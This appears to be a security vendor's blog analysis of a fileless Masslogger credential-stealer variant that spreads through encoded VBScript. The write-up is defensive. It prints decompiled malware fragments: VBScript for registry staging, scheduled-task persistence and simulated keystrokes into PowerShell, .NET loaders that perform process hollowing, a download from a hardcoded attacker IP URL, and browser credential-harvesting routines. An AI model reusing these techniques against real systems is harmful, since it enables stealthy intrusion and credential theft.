Masslogger Fileless Variant – Spreads via .VBE, Hides in Registry

seqrite.com/blog/masslogger-fileless-vbe-registry-malware/

June 18, 2025

18 June 2025

Written by Prashil Moon

During our recent investigation at Seqrite Labs, we identified a sophisticated variant of Masslogger credential stealer malware spreading through .VBE (VBScript Encoded) files. Initially, the variant appeared to be a typical script-based threat, but upon deeper analysis it turned out to be a multi-stage fileless malware that heavily relies on Windows Registry to store and execute its malicious payload.

In this blog post, we analyzed the internal flow of VBScript code, the obfuscation mechanism used, and how it manipulates system to remain fileless. Also, we have explained about the Stagers and the capabilities of the final Masslogger payload.

Initial Infection Vector:

The infection begins with .VBE file, likely distributed via spam email or drive-by downloads. .VBE file is a VBScript encoded with Microsoft's built-in encoding scheme to detect casual inspection. Once decoded, the script reveals multiple layers of obfuscation, modular routines and true functionality.

Analysis of Decoded .VBS – [VBScript] File:

Initially, .VBS file prepares and writes multiple registry values under a specific key used by the malware. It sets up the execution environment for storing a fileless payload.

Registry Key and Value names are hard-coded and straightforward. However, few of the critical value data are kept encoded and are decoded during file execution.

-Registry Setup for Commands and Stager Configuration:

Subroutine AKAAU() is used to prepare keys and values before they are written to the registry.   Value names and Value Data are stored as a separate array – “QORXG” and “ZBZLV” respectively. Both arrays are written to registry by using “RegWrite”.

Fig-1 : .VBS file prepares and writes multiple Windows Registries

Once system is infected, we can find these malicious registry entries in Registry Editor:




Fig-2: Malicious Registry entries, values and their probable Meaning

Here is the summary of Registry Entries written to the system at registry path “HKCU\Software\”:

Value Name	Value Data	Summary
cn	Stop-Process -Name conhost -Force	Forcefully kill conhost.exe process.
i	“AddInProcess32.exe”	Target process for code injection.
in	“0”	Control flag, checking if PowerShell command already run or not.
instant	LPICU	Obfuscated PowerShell commands. Deobfuscate and loads Stager-1 in memory.
Path	esBbIgyFlZcXjUl	Name of the registry key path. It is appended to “HKCU\Software\”.
r	WAJLA	.Net assembly, stored in reversed string format. Stager-2.
s	RKFYI(DGSLP)	Hex Decoded String. .Net assembly stored in reversed, Base64 format. Stager-1.
v	HIKGO()	Obfuscated Commands for PowerShell. Deobfuscate and loads Stager-1 in memory. Specifically used as user input simulation.

Table-1: Summary of added registry entries

Before writing these registries, malware calls a subroutine “ZGYHW()” that checks if the file “*C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe*” is present at location.

Depending upon the presence, malware deploys different versions of Stagers. Specifically, Stager-2 in this scenario:

```
70  Sub ZGYHW()
71      Dim ERAXH, AGEMM
72      Set ERAXH = CreateObject("Scripting.FileSystemObject")
73
74      AGEMM = MIDUF.ExpandEnvironmentStrings("%WINDIR%") & "\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
75
76      If ERAXH.FileExists(AGEMM) Then
77          DGSLP = "3D41414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
78          WAJLA = "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
79      Else
80          DGSLP = "3D41414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
81          WAJLA = "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
82      End If
83  End Sub
84
```

Fig-3: Check for MSBuild.exe file presence

– Registry Setup for Final Payload Deployment:

After above registries are configured and written, there is a call to another subroutine “XSSAY()”. This function is responsible for reading another larger string data (which is an actual Masslogger payload, kept encoded). This data is then split into 25,000-character chunks and writes them in another registry values in segmented form.




Fig-4: Malware splitting another large string data to chunks and writing it to registries

Each chunk is written to the registry at these paths:

- HKEY_CURRENT_USER\SOFTWARE\esBbIgyFIZcXjUl\donn\segment1
- HKEY_CURRENT_USER\SOFTWARE\esBbIgyFIZcXjUl\donn\segment2
- HKEY_CURRENT_USER\SOFTWARE\esBbIgyFIZcXjUl\donn\segment*




Fig-5: New registries added as a chunks of string data

-Task scheduler:

Malware establishes persistence via a Windows scheduled task, ensuring that malware keeps running in the system. Trigger for the task starts on the date of infection (20xx-xx–xxT00:00:00) and repeats every 1 minute (PT1M). Task is scheduled to run ignoring the battery-related restrictions.

```
Sub NTYNA()
    Dim TRPXW, OOVGD, PKODH, EIWGM, ONSIN, BUBQY
    Set TRPXW = CreateObject("Schedule.Service") : TRPXW.Connect
    Set OOVGD = TRPXW.NewTask(0)

    With OOVGD
        With .Triggers.Create(1)
            .StartBoundary = "[illegible]T00:00:00" : .Repetition.Interval = QYUTK //Const QYUTK     = "PT1M"
        End With
        With .Settings
            .DisallowStartIfOnBatteries = False : .StopIfGoingOnBatteries = False : .AllowHardTerminate = False
        End With
        .Actions.Create(0).Path = UOOZL()
    End With

    Set PKODH = TRPXW.GetFolder("\") : PKODH.RegisterTaskDefinition RVOYN, OOVGD, 6,,,3
End Sub
```

Fig-6: Task Scheduling

Task uses the same name as a created registry key i.e. *esBbIgyFlZcXjUl* and is triggered to run a .VBS file. This .VBS acts as a persistent execution loop that checks for a created registries indicating whether a payload should be executed.

-Task Scheduler Script – Capable of Simulating User Input:

As we can see in the image below:

- It runs for around 10000 times, sleeping for 10 seconds between each cycle.
- It reads registry value “i” to get the name of process and confirm if it is running or not.
- Then it checks for registry value “in” set to 1,
  if yes, it silently executes malicious command stored in registry “instant”.
- When value in “in” is not set to 1.
  - It launches PowerShell in visible window mode and uses “.SendKeys” methods to input values of “v” and “cn” registries followed by “{ENTER}”.
  - This technique is like simulating user inputs to PowerShell.

```
Option Explicit
Dim aqr, zyk, bnv, qwe, tru, lkj, xsd
Set aqr = CreateObject("WScript.Shell")
zyk = aqr.ExpandEnvironmentStrings("%windir%")
bnv = "in": qwe = "instant": tru = "v": lkj = "cn"

xsd = 0
Do While xsd < 10000
    If Not fgt(aqr.RegRead("HKEY_CURRENT_USER\Software\|path|\i")) Then
        If aqr.RegRead("HKEY_CURRENT_USER\Software\|path|\" & bnv) = "1" Then
            aqr.Run aqr.RegRead("HKEY_CURRENT_USER\Software\|path|\" & qwe), 0
        Else
            aqr.Run zyk & "\system32\WindowsPowerShell\v1.0\powershell.exe", 2
            Dim mnb: Set mnb = xcv()
            If Not mnb Is Nothing Then
                With aqr
                    .AppActivate mnb.ProcessId
                    .SendKeys .RegRead("HKEY_CURRENT_USER\Software\|path|\" & tru)
                    .SendKeys "{ENTER}"
                    .SendKeys .RegRead("HKEY_CURRENT_USER\Software\|path|\" & lkj)
                    .SendKeys "{ENTER}"
                    WScript.Sleep 5000
                End With
            End If
        End If
    End If
    WScript.Sleep 10000
    xsd = xsd + 1
Loop

Function fgt(yui)
    fgt = (GetObject("winmgmts:\\.\root\cimv2") _
        .ExecQuery("SELECT * FROM Win32_Process WHERE Name='" & yui & "'").Count > 0)
End Function
```

Fig-7: esBbIgyFlZcXjUl.VBS file with user input simulation

As we saw in summary table,

“cn” registry is used to forcefully stop the running instance of conhost.exe process.

“instant” and “v” registries are used as a PowerShell to de-obfuscate, prepare and load Stager .Net assembly in memory, without touching the disk.

Check for System Protection Status:

Malware checks the protection status of the target system and possibly remain undetected during execution. It does so by querying some important registries. Below are a few of the registries where AV / Security products usually register their presence:

- *“HKLM\SOFTWARE\Microsoft\Security Center\Provider\Av”,*
- *“HKLM\SOFTWARE\Microsoft\Security Center\Monitoring”,*
- *“HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Security and Maintenance\Providers”,*
- *“HKLM\SOFTWARE\Microsoft\Windows Defender\Security Center\Providers”*

These registries are defined in the script in encoded format. Malware tries to enumerate through the subkeys of above keys and attempts to read “DisplayName” value. DisplayName holds the name of the installed AV / Security tool. If multiple security products are found to be installed on target system, malware halts its execution.

Fig-8: Check the presence of installed security tools

-Trigger for Stager:

The subroutine SQSKP() in .VBE file is a critical part of malware execution chain. It dynamically constructs and runs a PowerShell command that performs in-memory execution of a .NET stager retrieved from the Windows Registry.




Fig-9: Trigger for stager

Here, the decoded text is a de-obfuscated PowerShell commands, after replacing |path| with RVOYN.




Fig-10: Deobfuscated PowerShell command

As we can see in Fig-10 –

1. This PowerShell command is formed and assigned to variable “LPICU”.
2. The contents of variable are then written to registry value “\instant”, which is created inside registry key “Computer\HKEY_CURRENT_USER\SOFTWARE\esBbIgyFlZcXjUl”.
3. Function runs the constructed PowerShell command silently, where “0” – hides PowerShell window.
4. The PowerShell then reads registry key “HKCU\Software\esBbIgyFlZcXjUl\s” – This registry key contains the Stager-1, kept in revered Base64- encoded format.

Fig-11: Forming stager-1 by reversing and Base64 decoding

We have seen malware authors implementing this encoding combo in many of the recent credential stealers, including VIPKeylogger, Remcos, AsyncRAT etc.

5. The PowerShell command reverse the string, joining them, decodes base64 strings and load it as a .Net assembly using “[AppDomain]::CurrentDomain.Load ()” function in memory. This approach allows malware to:

- Avoid writing actual malware files to disk (Evasive capability).
- Dynamically construct and load payload at runtime.

6. Invokes entry method “[v.v]::v(‘esBbIgyFlZcXjUl’)”, that refers to the registry path.

We took the dump of deobfuscated stager-1 payload for further analysis. Our observations are as follows:

Analysis of Stager-1:

Stager-1 is a small executable kept encoded at registry “HKCU\Software\esBbIgyFlZcXjUl\s”. It is compiled in .Net and size is around ~14KB.

Analyzing its code, we found that the file is trying to read contents from another registry key with name “r” – [HKCU\Software\esBbIgyFlZcXjUl\r].

Those contents are reversed and another .Net compiled binary is formed – the stager-2.

This binary is then loaded in memory using “Assembly.Load()”. Stager-1 tries to locate method r() inside the class r inside the Stager-2 assembly. It is the entry point for the execution of stager-2.

```
39      // Token: 0x0600001A RID: 26 RVA: 0x000024B4 File Offset: 0x00000684
40      public static void v(string nomCle)
41      {
42          try
43          {
44              Console.WriteLine("Démarrage du module distant...");
45              Thread.Sleep(1000);
46              string text = global::v.v.ObtenirValeurRegistre(nomCle, "r").ToString();
47              byte[] array = global::v.v.HexVersOctets(Strings.StrReverse(text));
48              Assembly assembly = Assembly.Load(array);
49              Type type = assembly.GetType("r.r");
50              MethodInfo method = type.GetMethod("r");
51              string text2 = global::v.v.ObtenirValeurRegistre(nomCle, "path").ToString();
52              method.Invoke(null, new object[] { text2 });
53          }
54          catch (Exception ex)
55          {
56          }
57      }
58  }
59  }
```

Fig-12: Stager-1 trying to load Stager-2 and locate Method “r” in it

Analysis of Stager-2:

After Stager-1 completes its setup, malware proceeds to its Stager-2 loader. This stage of infection is focused on extracting actual Masslogger payload from registry and injecting it into target process.

Stager-2 initially constructs potential file paths to launch process and performing code injection.

It checks if a file (whose name is retrieved from the registry value “i”) exists in any of these paths.

In our case, we found the target file/process path is:

“%WINDIR%\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe”




Fig-13: Constructing file/process path for code injection.

Further, malware extracts actual Masslogger payload which was previously written (by subroutine “XSSAY()”) in multiple registry subkeys under below registries, that we saw earlier “.

- HKEY_CURRENT_USER\SOFTWARE\esBbIgyFIZcXjUI\donn\segment1
- HKEY_CURRENT_USER\SOFTWARE\esBbIgyFIZcXjUI\donn\segment2
- HKEY_CURRENT_USER\SOFTWARE\esBbIgyFIZcXjUI\donn\segment*

The BBX() function of class ‘r’ is responsible for collecting all value entries, concatenate them, reverses the combined string, and then decodes it from hexadecimal into raw bytes. This technique allows malware authors to hide a full PE binary across multiple registry keys. The decoded payload is then used for process hollowing. Process hollowing is performed using function .XGP()

It’s a clever way to keep everything stored in the registry and only use memory for execution.




Fig-14:Function performing payload deobfuscation and process hollowing

-France Specific Payload Delivery:

Geo-targeted payload delivery is now common in advanced malware to alter behavior based on the victim's location. Stager-2 of this infection checks if current system's input language is set to French "Fr" and whether locale contains "France".

```
InputLanguage currentInputLanguage = InputLanguage.CurrentInputLanguage;
bool flag5 = Operators.CompareString(currentInputLanguage.Culture.TwoLetterISOLanguageName, "fr", false) == 0
  && r.YYN().Contains("France");
if (flag5)
{
    try
    {
        byte[] array2 = r.HHO(Strings.StrReverse(r.KKC("https://144.91.92.251/MoDi.txt")));
        RKL.XGP(text6, empty, array2, flag4);
    }
    catch (Exception ex)
    {
    }
}
```

Fig-15: France specific payload delivery

If conditions are met, it tries to download specially crafted additional payload from hardcoded URL – hxxps://144.91.92.251/MoDi.txt. At the time of analysis, the URL was not accessible.

-Terminating Traces and Exiting:

At the end of its execution, the malware forcibly terminates running instances of conhost.exe and PowerShell.exe processes.

```
foreach (Process process in Process.GetProcessesByName("Conhost"))
{
    process.Kill();
}
foreach (Process process2 in Process.GetProcessesByName("powershell"))
{
    process2.Kill();
}
catch (Exception ex2)
{
}
ProjectData.EndApp();
}
```

Fig-16: Process killing to hide traces

By killing these processes, malware likely aims to hide its activity traces. Finally, it exits application using ProjectData.EndApp(), completing stager-2 lifecycle.

Analysis of Masslogger Final Payload:


After successful deobfuscation of final payload from registry, Masslogger is injected to into target process – "AddInProcess32.exe". We can see the marker of this malware in memory dump of the injected process as below:

Fig-17: Marker of Masslogger in memory

We took a memory dump of this payload representing the final stage in malware chain. It is responsible for executing the main credential – info stealing functionalities.

-Data Harvesting:

Just like many infostealer malware's, this malware is also targeting multiple Web browsers and few email clients for stealing sensitive information, like saved Username, Passwords, autofill data, etc. Below are list of Web Browsers and few email clients Masslogger is trying to target.



```
1046        public static void Start()
1047        {
1048            COVIDPickers.Chrome_Speed();
1049            COVIDPickers.Torch_Speed();
1050            COVIDPickers.CocCoc_Speed();
1051            COVIDPickers.QQ_Speed();
1052            COVIDPickers.xVast_Speed();
1053            COVIDPickers.QIPSurf_Speed();
1054            COVIDPickers.Microsoft_Speed();
1055            COVIDPickers.Chromium_Speed();
1056            COVIDPickers.Blisk_Speed();
1057            COVIDPickers.Brave_Speed();
1058            COVIDPickers.Nichrome_Speed();
1059            COVIDPickers.Kometa_Speed();
1060            COVIDPickers.Superbird_Speed();
1061            COVIDPickers.Opera_Speed();
1062            COVIDPickers.Comodo_Speed();
1063            COVIDPickers.Cent_Speed();
1064            COVIDPickers.Chedot_Speed();
1065            COVIDPickers.Ghost_Speed();
1066            COVIDPickers.Iron_Speed();
1067            COVIDPickers.UC_Speed();
1068            COVIDPickers.BlackHawk_Speed();
1069            COVIDPickers.Citrio_Speed();
1070            COVIDPickers.Uran_Speed();
1071            COVIDPickers.Falkon_Speed();
1072            COVIDPickers.Sputnik_Speed();
1073            COVIDPickers.CoolNovo_Speed();
1074            COVIDPickers.Chrome_Canary_Speed();
1075            COVIDPickers.Sleipnir_Speed();
1076            COVIDPickers.Kinzaa_Speed();
1077            COVIDPickers.Amigo_Speed();
1078            COVIDPickers.Epic_Speed();
1079            COVIDPickers.e360_English_Speed();
1080            COVIDPickers.e360_China_Speed();
1081            COVIDPickers.Vivaldi_Speed();
1082            COVIDPickers.Xpom_Speed();
1083            COVIDPickers.orbitum_Speed();
1084            COVIDPickers.Iridium_Speed();
1085            COVIDPickers.SevinStar_Speed();
1086            COVIDPickers.Outlook_Speed();
1087            COVIDPickers.Foxmail_Speed();
1088            MozilSpeed.FireFox();
1089            MozilSpeed.SeaMonkey();
1090            MozilSpeed.IceDragon();
1091            MozilSpeed.Thunderbird();
1092            COVIDPickers.FileZilla_Speed();
1093            COVIDPickers.WindowsKey_Speed();
1094        }
```

Fig-18: Targeted browsers and email client for credential Harvesting

Let’s see one of the modules in detail where malware is trying to harvest saved login credentials from the Chrome browser.




Fig-19: Chrome browser specific module for credential harvesting

It locates the user's login data by accessing its "Login Data" SQLite database. It extracts website URLs along with corresponding usernames and passwords and collects them for further use. If valid credentials are found, they are stored in a structured format like the website, username, and password.

